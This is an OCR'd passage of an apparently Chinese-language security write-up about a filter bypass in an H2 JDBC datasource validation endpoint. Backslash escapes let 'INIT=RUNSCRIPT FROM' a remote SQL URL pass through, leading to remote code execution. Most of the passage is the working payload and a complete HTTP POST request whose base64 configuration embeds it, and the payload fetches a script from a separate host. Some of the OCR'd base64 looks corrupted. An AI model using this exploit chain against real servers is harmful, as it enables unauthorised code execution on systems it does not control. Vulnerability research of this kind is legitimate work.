
这句代码的作用其实是：如果遇到转义符 `\`，则跳过 `\` 并把下一个字符添加进去，例如 `\;` 会当作普通分号，于是我试了试传入一个 `in\it`，然后打断点跟了一下：



很有意思，我们的`in\it`被解析成了init，那么现在一个自然而然的思路出现了，用\进行转义，现在把payload换成：

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I\\NIT=R\\UNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

本地成功RCE：



发包：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 500
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzZSI6IiIsImpkYmMiOiJqZGJjOmgyOm1lbTpOZXNOZGI7VFJBQOVfTEVWRUxfU1lTVEVNXO9VVDOzOOlcXE5JVD1SXFxVTlNDUklQVCBGUk9NICdodHRwOi8vMTI3LjAuMC4xOjUwMDI1L3BvYy5zcWwnIiwidXJsVHlwZSI6ImpkYmNVcmwiLCJzc2hUeXBlIjoicGFzc3dvcmQiLCJleHRyYVBhcmFtcyI6IiIsInVzZXJuYW1lIjoiMTIzIiwicGFzc3dvcmQiOiIxMjMiLCJob3NOIjoiIiwiYXV0aE1ldGhvZCI6IiIsInBvcnQiOjAsImluaXRpYWxQb29sU2l6ZSI6NSwibWluUG9vbFNpemUiOjUsIm1heFBvb2xTaXplIjo1LCJxdWVyeVRpbWVvdXQiOjMwfQ=="}